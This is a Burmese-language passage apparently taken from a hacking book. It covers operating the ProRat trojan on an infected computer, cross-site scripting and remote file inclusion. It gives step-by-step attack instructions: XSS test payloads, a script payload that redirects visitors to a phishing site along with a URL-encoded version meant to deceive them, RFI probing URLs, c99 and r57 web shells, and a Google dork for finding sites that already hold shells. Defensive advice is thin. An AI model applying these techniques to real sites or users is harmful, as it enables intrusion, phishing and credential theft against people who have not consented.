ထို့နောက် Trojen လုပ်ဆောင်ရာတွင်အသုံးပြုခဲ့သော Port နံပါတ်ကိုမှန်ကန်စွာထည့်သွင်းပေးရပါမည်။ ထို့နောက် Connect ကိုနှိပ်လိုက်သောအခါတွင် Password ကိုတောင်းဆိုမည်ဖြစ်ပါသည်။ Password ကိုမှန်ကန်စွာရိုက်ထည့်ပေးရပါမည်။ ထို့နောက် OK တွင် Click နှိပ်ပါ။ အောက်တွင်ဖော်ပြပါထားသည့်အတိုင်း ချိတ်ဆက်မိသွားသောအခါတွင် လုပ်ဆောင်ချက်များစွာကို မြင်တွေ့ရမည်ဖြစ်ပါသည်။




အထက်တွင်ဖော်ပြချက်အရ ProRat ကဲ့သို့သော Trojen ထည့်သွင်းထားသော ကွန်ပျူတာကို ကိုယ်ပိုင်ကွန်ပျူတာသဖွယ် ထိန်းချုပ်နိုင်ကြောင်း တွေ့ရပါမည်။ အထက်တွင်တွေ့ရသည့်အတိုင်းပင် Desktop Icon များကိုဖျောက်ထားခြင်း၊ Start Button များကိုဖျောက်ထားခြင်း၊ Taskbar များကို ဖျောက်ထားဖြင့် အခြားသော လုပ်ဆောင်ချက်များစွာတို့ကိုလုပ်ဆောင်နိုင်စေမည်ဖြစ်ပါသည်။ ထို့အပြင် Message ဆိုသော Option ကိုအသုံးပြု၍ Server ကွန်ပျူတာမှ Trojen ကူးစက်ခံထားရသော ကွန်ပျူတာကို Message ပေးပို့ထားပုံကို အောက်တွင်ဖော်ပြထားပါသည်။ လေ့လာကြည့်နိုင်ပါသည်။



အထက်ပါအတိုင်းပင် ကူးစက်ခံနေရသော ကွန်ပျူတာသို့ အချိန်မရွေး Message ပေးပို့နိုင်ပါသည်။ ထို့နောက် Start Button ကိုဖျောက်ထားခြင်းဖြင့် Start Button ပျောက်သွားပုံကို အောက်တွင်ကြည့်ရှု လေ့လာနိုင်ပါသည်။

ထို့နောက် Trojen ရှိသော ကွန်ပျူတာ၏ Screen Shot ကို ဖမ်းယူ (Capture) ပြုလုပ်ရယူထားပုံကို လည်း အောက်တွင်လေ့လာနိုင်ပါသည်။



အထက်ပါလုပ်ဆောင်ချက်များသာမက ကျန်ရှိသောလုပ်ဆောင်ချက်များကို ကိုယ်တိုင်စမ်းသပ်နိုင်ရန် အတွက်ချန်လုပ်ထားခဲ့ပါသည်။ အခြားသော လုပ်ဆောင်ချက်များကို စမ်းသပ်ရန်မှာလည်း မခက်ခဲပါ။ ထို့အပြင် အခြားသော Trojen များဖြစ်သော **SubSeven** နှင့် **NetBus** တို့ကိုလည်း စမ်းသပ်လုပ်ဆောင်

ကြည့်သင့်ပါသည်။ အသုံးပြုပုံသဘောတရားများမှာ ProRat နှင့်ဆင်တူသောကြောင့် အသေးစိပ်ဖော်ပြခြင်းမပြုတော့ပါ။ ကိုယ်တိုင် လေ့လာနိုင်လိမ့်မည်ဟု ယူဆမိပါသည်။

အထက်တွင်ပြခဲ့သည့်အတိုင်းပင် hacker တစ်ယောက်သည် Trojen ကဲ့သို့သော Malware များကို အသုံးချ၍ ထိန်းချုပ်လိုသော ကွန်ပျူတာများကို ထိန်းချုပ်စေနိုင်ကြောင်းကို သတိပြုသင့်ပါသည်။ အမှန်တကယ်အားဖြင့် ProRat သည်အသုံးများသော Virus Tool တစ်ခုဖြစ်သော်လည်း Script Kiddle များသာ အသုံးပြုလေ့ရှိပါသည်။ စင်စစ်အားဖြင့် ကူးစက်စေလိုသော ကွန်ပျူတာတွင် Anti-virus ကိုသာထည့်သွင်းထားပါက ProRat Trojen ကိုကူးစက်ခံရလိမ့်မည်မဟုတ်ပါ။ စွမ်းရည်မြင့်မားသော Hacker များသည် ထိုကဲ့သို့ Trojen Virus များကို Programming Language များကိုအသုံးချပြီး ကိုယ်တိုင်ရေးသားနိုင်ပါသည်။ ထိုကဲ့သို့ ပြုလုပ်ရေးသားချက်များသည် အချို့သော Anti-Virus များကိုရှောင်ရှားနိုင်သောကြောင့် သတိပြုရန် လိုအပ်ပါလိမ့်မည်။

Malware များကိုကာကွယ်ရန်

Malware များ၏ အန္တရာယ်မှကာကွယ်ရန်အတွက် နည်းလမ်းပေါင်းမြောက်မြားစွာရှိသည့်အနက် အသုံးပြုသူမှ သတိထား၍ ကာကွယ်ခြင်းသည်သာအကောင်းဆုံးဖြစ်ပါသည်။

၁။ ကောင်းမွန်သော Anit-Virus ကိုထည့်သွင်းထားပြီး Update များကိုလည်း မကြာခဏ လုပ်ထားသင့်ပါသည်။ အကယ်၍ Automatic Update Option ကိုသာရွေးချယ်ထားပါက ယင်း Option ကို Enable ပြုလုပ်ထားကြောင်း သေချာအောင်ပြုလုပ်ထားရန်လိုပါသည်။

၂။ အသုံးပြုသော ကွန်ပျူတာတွင် Firewall Software တစ်ခုခုကိုထည့်သွင်းထားရန် လိုအပ်ပါသည်။ Windows အသုံးပြုသူများတွင်လည်း အသင့်ပါရှိသော Firewall Option ကို Enable ပြုလုပ်ထားရန် လိုအပ်ပါမည်။ Firewall များသည် Internet မှသို့မဟုတ် Lan မှ အခွင့်မရှိသော ဝင်ရောက်မှုများကို ကာကွယ်ပေးနိုင်စွမ်းရှိကြသည့်အတွက်ဖြစ်ပါသည်။

Chapter IX
Web Based Hacking

Web Page/ Web Site များကို Hack ခြင်း

Web 2.0 ကိုအသုံးပြုသောကာလတွင် Website အများစုမှာ Dynamic အမျိုးအစားများဖြစ်ပြီး ထို Content များသည်ပင် အသုံးပြုသူများကို ခိုးဝင်သုံးစွဲနိုင်စေရန် အချက်တစ်ချက်ဖြစ်လာပါသည်။ ထိုကဲ့သို့ Dynamic Websites များအတွင်းတွင် မောင်းနှင်အသုံးပြုနိုင်သော Web Application အများစုတွင် လုံခြုံရေးဆိုင်ရာအားနည်းချက်များကို တွေ့ကြရပါသည်။ ယခုအပိုင်းတွင် ထိုကဲ့သို့သော အားနည်းချက်များကိုအသုံးချ၍ Web Application များကို တိုက်ခိုက်ထိုးဖောက်နိုင်သော နည်းလမ်းအချို့၏ အသုံးပြုပုံကိုလေ့လာကြည့်ရှုကြရမည်ဖြစ်ပါသည်။

Cross Site Scripting

အသုံးပြုသူ User တစ်ဦးမှ Website တစ်ခုသို့ ဦးတည်ချက်မရှိသော လုပ်ဆောင်ချက်တစ်ခုကို လုပ်နိုင်ရန်အတွက် Application တစ်ခုသဖွယ်ဖြစ်သော malicious data ကိုထည့်သွင်းလိုက်ခြင်းဖြင့် Cross site scripting (XSS) ကိုဖြစ်ပေါ်လာစေပါသည်။ ထို XSS Attack သည် အလွန်ထင်ရှားလူသုံးများပြီး FBI, CNN, Ebay, Apple, Microsoft နှင့် AOL ကဲ့သို့သော Website ကြီးများကိုပင် တိုက်ခိုက်စေနိုင်ပါသည်။ အချို့သော Website များကိုတိုက်ခိုက်ရန်အတွက် ယေဘုယျကျသော XSS attack များကို စတင်စေနိုင်မည့်နေရာများသည်

- Search Engines (Google ကဲ့သို့သော Search Engine)
- Login Forms (Username နှင့် password တို့ကိုရိုက်ထည့်ပေးရသောနေရာ)
- Comment Fields (Website များတွင်မြင်တွေ့ရလေ့ရှိသော မှတ်ချက်ပေးနိုင်သောနေရာ) တို့ဖြစ်လေ့ရှိပါသည်။

XSS Attack တွင်အမျိုးအစားသုံးမျိုးရှိပါသည်။ ယင်းတို့မှာ local, Non-persistent နှင့် persistent တို့ဖြစ်ကြပါသည်။

Local - Local XSS Attack များသည် များသောအားဖြင့် ရှားပါးလေ့ရှိပြီး လုပ်ဆောင်နိုင်ရန်မှာလည်း အလွန်ခက်ခဲတတ်ပါသည်။ ထို Attack ဖြင့်တိုက်ခိုက်နိုင်ရန်အတွက် Browser ကိုယ်ပိုင်ပေါက်ဖြစ်စေသော exploit တစ်ခုကိုလိုအပ်မည်ဖြစ်ပါသည်။ ထိုကဲ့သို့သော local XSS attack ဖြင့် တိုက်ခိုက်ရန်အတွက် တိုက်ခိုက်မည့် ကွန်ပျူတာတွင် hacker သည် Worms, spambots နှင့် backdoors ကဲ့သို့သော malware များကိုထည့်သွင်းပေးရမည်ဖြစ်ပါသည်။

Non-Persistent - Non Persistent Attack များသည် အသုံးများသော တိုက်ခိုက်မှုအမျိုးအစားများ ဖြစ်ပြီး Website ကိုအမှန်တကယ်အားဖြင့် မထိခိုက်စေပါ။ Non-Persistent attack များသည် HTML ကဲ့သို့သော Web Language များကို Variable တစ်ခုအတွင်းတွင်အစားထိုးသုံးစွဲခြင်းဖြင့် ထွက်ပေါ်လာသော အသွင်အပြင်ပြောင်းလဲမှုများကို အသုံးပြုသူများမြင်တွေ့နိုင်စေရန်သာ ရည်ရွယ်ပါသည်။ ထို့အပြင် Non-persistent attack ကို Hacker မှညွှန်းဆိုထားသော URL (Website Address) များသို့ သွားရောက်ခြင်းဖြင့်သာ အသုံးပြုသူများကို ထင်ယောင်ထင်မှား မြင်တွေ့ရစေရန်သာ ရည်ရွယ်ပါသည်။


Persistent - Persisent attack များကိုများသောအားဖြင့် Guest book များ၊ Forum များနှင့် shout box များကဲ့သို့သော Web Application များတွင်အသုံးပြုကြလေ့ရှိပါသည်။ Hacker များအနေဖြင့် Persistent attack ကိုအသုံးပြု၍ လုပ်ဆောင်နိုင်သော လုပ်ဆောင်ချက်အချို့မှာ

- Steal website cookies (Cookies ဆိုသည်မှာ Web Browser များတွင်အသုံးပြုလေ့ရှိသော အသုံးပြုသူများအတွက်လိုအပ်သည့်အချက်အလက်များကို သိမ်းဆည်းသိုလှောင်ပေးလေ့ရှိသော ဖိုင်တစ်မျိုးဖြစ်သည်။ အကယ်၍ Gmail ကဲ့သို့ Web site တစ်ခုတွင် Log In ပြုလုပ်ထားခြင်း မရှိစေကာမူ သိမ်းဆည်းထားသော cookie များကိုခိုးယူသွားခြင်းဖြင့် မိမိ၏ Password ကိုမသိရှိပဲ Login ဝင်ရောက်စေနိုင်မည်ဖြစ်ပါသည်)
- Website များကို Deface Page များရေးသားခြင်း
- Worm များကိုပြန့်နှံ့စေခြင်း တို့ဖြစ်ပါသည်။


Cross Site Scripting (XSS) အကြောင်းသိထားပြီးနောက်ပိုင်းတွင် Website တစ်ခုအတွင်းတွင်ရှိသော ပျော့ကွက်ရှိသောနေရာများကို သိရှိစေနိုင်မည်ဖြစ်ပါသည်။

၁။ အကယ်၍ Website တစ်ခုအတွင်းတွင် Search Field (စကားလုံးများရှာဖွေရန်နေရာ) တစ်ခုရှိသည် ဆိုပါစို့။ ထိုနေရာတွင် စကားလုံးတစ်လုံးရိုက်ထည့်ပြီး ထိုစကားလုံးကို နောက် WebSite မှ page တစ်ခုတွင် ထပ်မံတွေ့ရလျှင် ၄င်းသည် အားနည်းချက်ပျော့ကွက်တစ်ခုဖြစ်ရန် အခွင့်အရေးရှိပါသည်။

၂။ ထို့နောက် HTML Code အချို့ကိုထည့်သွင်းကြည့်ကြပါမည်။ Search Box တွင် <h1>hi</h1> ဟုရိုက်ထည့်ပြီး ရှာဖွေပါ။ အကယ်၍ hi ဟူသောစကားလုံးသည် ထင်ရှားစွာဖြင့် အောက်ဖော်ပြပါပုံအတိုင်းပေါ်လာခဲ့လျှင် ၄င်းသည် အားနည်းချက်ပျော့ကွက်တစ်ခုဖြစ်ပါလိမ့်မည်။



၃။ ထို့အပြင် JavaScript Code အနည်းငယ်ကိုရေးထည့်ကြည့်ပါမည်။ Search Box တွင်ပုံတွင်ပြထားသည့်အတိုင်း <script>alert("hi");</script> ဟုရိုက်ထည့်ကြည့်ရပါမည်။ အကယ်၍ အောက်တွင်ဖော်ပြထားသည့်အတိုင်း hi ဟူသော popup box ကိုသာတွေ့မြင်ရပါက ယင်း Site သည် XSS ဖြင့်တိုက်ခိုက်ရန်အတွက် လုံလောက်သော ပျော့ကွက်၊ အားနည်းချက်ကိုရှာဖွေနိုင်မည်ဖြစ်ပါသည်။



၄။ အထက်တွင်ဖော်ပြထားသည့်အချက်များသည် မြင်တွေ့ရသည့်အတိုင်းပင် non-persistent အတွက် အသုံးပြုထားသော ဥပမာများဖြစ်ပါသည်။ ယခုအခြေအနေတွင် အကယ်၍ hacker တစ်ယောက်မှ အထက်တွင်ဖော်ပြထားသည့်အတိုင်းပင် အားနည်းချက်ရှိသော Guest book သို့မဟုတ် အလားတူ Web Page တစ်ခုကိုတွေ့ရပါက သူ့အနေဖြင့် ၄င်းကို persistent အဖြစ်ပြုလုပ်နိုင်ပြီး ထို Page ကိုဝင်ရောက်သူအားလုံးကိုလည်း အထက်ပါအတိုင်းပင် သတိပေးချက်များကို ရရှိအောင်ပြုလုပ်နိုင်စေမည်ဖြစ်ပါသည်။

အကယ်၍ Hacker တစ်ဦးအဖို့ JavaScript နှင့် PHP တို့တွင်နားလည်နိုင်သော အရည်အချင်းရှိပါက XSS attack ပြုလုပ်ရာတွင်ပိုမိုအဆင်မြင့်မားစွာပြုလုပ်နိုင်မည်ဖြစ်သည်။ အထူးသဖြင့် Cookie များကို ခိုးယူခြင်းနှင့် XSS worms များကို Spread လုပ်ဆောင်သည့်အခါတွင်လည်း ပိုမိုလွယ်ကူစေမည်

ဖြစ်ပါသည်။ ထို့အပြင် phishing လုပ်ရာတွင်လည်း XSS ကိုအသုံးပြုနိုင်ကြောင်းကို အောက်တွင် အဆင့်အလိုက်ဖော်ပြပေးထားပါသည်။

၁။ Hacker တစ်ဦးသည် www.victim-site.com မှ Password များကို phish လုပ်လိုသည်ဆိုပါစို့။ အကယ်၍ ထို Website ပေါ်မှ အားနည်းချက်ပျော့ကွက်ကိုရှာဖွေနိုင်ခဲ့လျှင် စစ်မှန်သော Website ကိုဝင်ရောက်မည့်အစား အတုအယောင် Website များသို့လမ်းလွှဲနိုင်စေရန် ပိုမိုလွယ်ကူစေမည်ဖြစ်သည်။


၂။ hi ဟုပေါ်လာသော popup ကိုပြခဲ့သော ဥပမာအတိုင်းပင် JavaScript ကို Searchbox ထဲသို့ထည့်သွင်းကြည့်ကြပါမည်။ ရိုက်ထည့်ရမည့် URL သည်အောက်ဖော်ပြပါပုံအတိုင်းပင်ဖြစ်ပါသည်။

အထက်တွင်တွေ့မြင်ရသည့်အတိုင်းပင် ထိုကဲ့သို့ Search Box တွင်ရိုက်ခဲ့သော Code သည် Search Box Variable ကိုဖြတ်သန်းဝင်ရောက်သွားသည်ကိုတွေ့ရမည်ဖြစ်ပါသည်။ ဤနေရာတွင် Variable ဆိုသောစကားလုံးသည် Programming Language များတွင်အသုံးပြုပြီး ကိန်းရှင်စကားလုံးဖြစ်ပါသည်။ ထို Variable ထဲသို့ ကိန်းဂဏန်းများ၊ စာလုံးများ၊ စကားလုံးများကို ညွှန်းဆိုထည့်သွင်းရန်အတွက် အသုံးပြုနိုင်ပါသည်။ ထိုသို့ Searchbox Variable တွင်ရိုက်ထည့်သော Code ကိုလက်ခံခြင်းခြင်းသည်လည်း ပျော့ကွက်အားနည်းချက်ဟုပင်သတ်မှတ်ရမည်ဖြစ်ပါသည်။

၃။ အထက်တွင်ဖော်ပြထားခဲ့သော URL တွင် ?searchbox= နှင့် &search အကြားတွင် hacker တစ်ဦးသည် အခြားသော Code များကိုလည်း အစားထိုးသွားစေနိုင်ပါမည်။ ဥပမာအားဖြင့်

<script>window.location="http://phishing-site.com", </script> ရိုက်ထည့်ကာ Webpage အစစ်အမှန်ကို အသုံးပြုခြင်းမှ Phishing Web Site သို့လမ်းလွှဲပေးစေနိုင်မည်ဖြစ်ပါသည်။

၄။ အထက်တွင်ဖော်ပြချက်အတိုင်းပင် အစစ်အမှန် Website တစ်ခုသို့သွားရောက်ကြည့်လျှင် phishing Website သို့သာလမ်းလွှဲပေးမည်ဖြစ်ပြီး အသုံးပြုသူမှ သံသယမဝင်ရောက်စေရန်အတွက် URL ကို Encode ပြုလုပ်လိုက်စေနိုင်ပါသည်။ ထိုသို့ URL ကို Encode ပြုလုပ်နိုင်စေရန်အတွက် http://www.encodeurl.com/ ကိုအသုံးပြုနိုင်ပါသည်။



၅။ နောက်ဆုံးရရှိလာသော Encode ပြုလုပ်ထားသော URL မှာ

http%3A%2F%2Flocalhost%2Fform.php%3Fsearchbox%3D%3Cscript%3Ewindow.location+%3D+%5C%22http%3A%2F%2Fphishing-site.com%5C%22%3C%2Fscript%3E%26search%3Dsearch%21 ဖြစ်ပါမည်။

၆။ အသုံးပြုသူသည် URL Address အစစ်နှင့်အတုကို ခွဲခြားတတ်မည်မဟုတ်သောကြောင့် phishing attack ဖြင့်တိုက်ခိုက်ခံရမှုကို ရှောင်လွှဲနိုင်မှု နည်းပါးစေပါမည်။

Remote File Inclusion

Website တစ်ခုအတွင်းတွင် Hacker များမှ မောင်းနှင်စေနိုင်သော Server Side Command များကို အသုံးပြုသူသဖွယ်ပြုလုပ်နိုင်သော များသောအားဖြင့် Shell ဟုခေါ်သည့် Remote File တစ်ခုပါဝင်လာသောအခါတွင် Remote File Inclusion (RFI) ကိုဖြစ်ပေါ်စေနိုင်ပါသည်။ ထို Shell သည် Attack ပြုလုပ်လိုသော Website ကို Server ၏ Admin တစ်ဦးသဖွယ်အသုံးပြုနိုင်စေပါသည်။ ထိုကဲ့သို့ စွမ်းရည်များကြောင့်ပင် Hacker တို့သည် Local exploit များကိုအသုံးချပြီး သူ၏လုပ်ပိုင်ခွင့်နှင့် စနစ်တစ်ခုလုံးကိုပိုင်ဆိုင်ရေးတို့အတွက် လုပ်ပိုင်ခွင့်ကိုတိုးမြှင့်နိုင်စေမည်ဖြစ်ပါသည်။

များစွာသော Server တို့သည် Remote File Inclusion အတွက် အားနည်းချက် ယိုပေါက်များရှိကြခြင်းမှာ Php ၏ default setting များဖြစ်သော register_globals နှင့် allow_url_fopen များကို Enable ပေးထားခြင်းကြောင့်ဖြစ်ပါသည်။ php version 6.0 တွင် register_globals ၏အားနည်းချက်များကိုပြင်ဆင်ပယ်ဖျက်ထားသော်လည်း များစွာသော Websites များသည် သူတို့၏ Web Application

များကို Php version အဟောင်းဖြင့်သာယခုအချိန်ထိ အသုံးပြုနေကြသည့်အတွက်ဖြစ်ပါသည်။ ဆက်လက်ပြီး Remote File Exploit ကိုအသုံးပြုပြီး Website ၏ အားနည်းချက်ကို အမြတ်ထုတ်သွားပုံကို အောက်တွင်အဆင့်အလိုက်ဖော်ပြထားပါသည်။

၁။ ရှေးဦးစွာ Hacker တစ်ဦးသည် PHP include() function ကိုအသုံးပြုခြင်းဖြင့် Website တစ်ခု၏ RFI ဖြင့် attack လုပ်ယူစေနိုင်မည့်အားနည်းချက်များကို ရှာဖွေရမည်ဖြစ်သည်။ များစွာသော Hacker တို့သည် Servers များတွင် RFI ယိုပေါက်များဖြစ်လာစေရန်အတွက် Google dorks များကို အသုံးပြုရပါ သည်။ Google dork ဆိုသည်မှာ Google မှထောက်ပံ့ပေးသော ရှာဖွေရေး ကိရိယာတစ်ခုဖြစ်ပြီး တိကျသေချာသော အဖြေများကို ရှာဖွေရန်အတွက်အသုံးပြုနိုင်ပါသည်။

၂။ ထိုကဲ့သို့သော Page ပါဝင်သော Website တွင် အောက်တွင်ဖော်ပြထားသည့် Url အတိုင်းပင် Navigation system တစ်ခုကိုတွေ့ရှိနိုင်မည်ဖြစ်ပါသည်။

http://target-site.com/index.php?page=PageName ဤနေရာတွင် target-site.com သည် မိမိ တိုက်ခိုက်လိုသော Website ၏ လိပ်စာဖတ်ကြောင်း သိထားရပါမည်။

၃။ အကယ်၍ Page တွင်အားနည်းချက်ယိုပေါက် ရှိမရှိကို သိနိုင်ရန်အတွက် Hacker သည် အောက်ဖော်ပြပါအတိုင်း PageName နေရာတွင် Site တစ်ခုကိုထည့်သွင်းကြည့်ရပါမည်။

http://target-site.com/index.php?page=http://google.com

၄။ အကယ်၍ အထက်ပါအတိုင်းရိုက်ထည့်ခြင်းဖြင့် Google ၏ Home Page ပေါ်လာပါက ထို Website တွင် အားနည်းချက်ယိုပေါက်ရှိပြီးဖြစ်သည်ဟု သိရှိနိုင်ပြီး Shell တစ်ခုထည့်သွင်းခြင်းကို ဆက်လက် လုပ်ဆောင်စေနိုင်ပါသည်။

၅။ အသုံးများ ထင်ရှားသော Shell များမှာ c99 နှင့် r57 shell များဖြစ်ကြပါသည်။ ထို့နောက်တွင် Remote Server သို့ ၄င်း Shell များကို Upload ပြုလုပ်ရမည်ဖြစ်ပြီး သို့မဟုတ်ပါကလည်း Google Dork ကိုပင်အသုံးပြုပြီး Online တွင်ရှိနှင့်ပြီးဖြစ်သော ထို Shell များကို အဆိုပါ Remote Server များကို ထည့်သွင်းပေးရမည်ဖြစ်ပါသည်။ Shell ထည့်သွင်းထားပြီးသားဖြစ်သော Website များကိုရှာဖွေရန်အ တွက် Google Search ကိုအသုံးပြုပါ ရှာဖွေနိုင်ပါသည်။ Google Search တွင် inurl:c99.txt ဟုရိုက်ထည့်ရှာဖွေခြင်းဖြင့် Shell ထည့်သွင်းပြီးဖြစ်သော Website များကိုဖော်ပြပေးမည်ဖြစ်သည်။ သဘောမှာ ဖော်ပြထားသော Website များသည် Shell ရှိပြီးဖြစ်ကြောင်း သိရမည်ဖြစ်ပါသည်။ URL ၏ နောက်တွင် ? အက္ခရာပါဝင်ကြောင်းကို သေချာအောင်ပြုလုပ်ပါ။ ထိုအခါ c99.txt ပါဝင်ကြောင်းကို အောက်ဖော်ပြပါအတိုင်း တွေ့မြင်ရမည်ဖြစ်သည်။

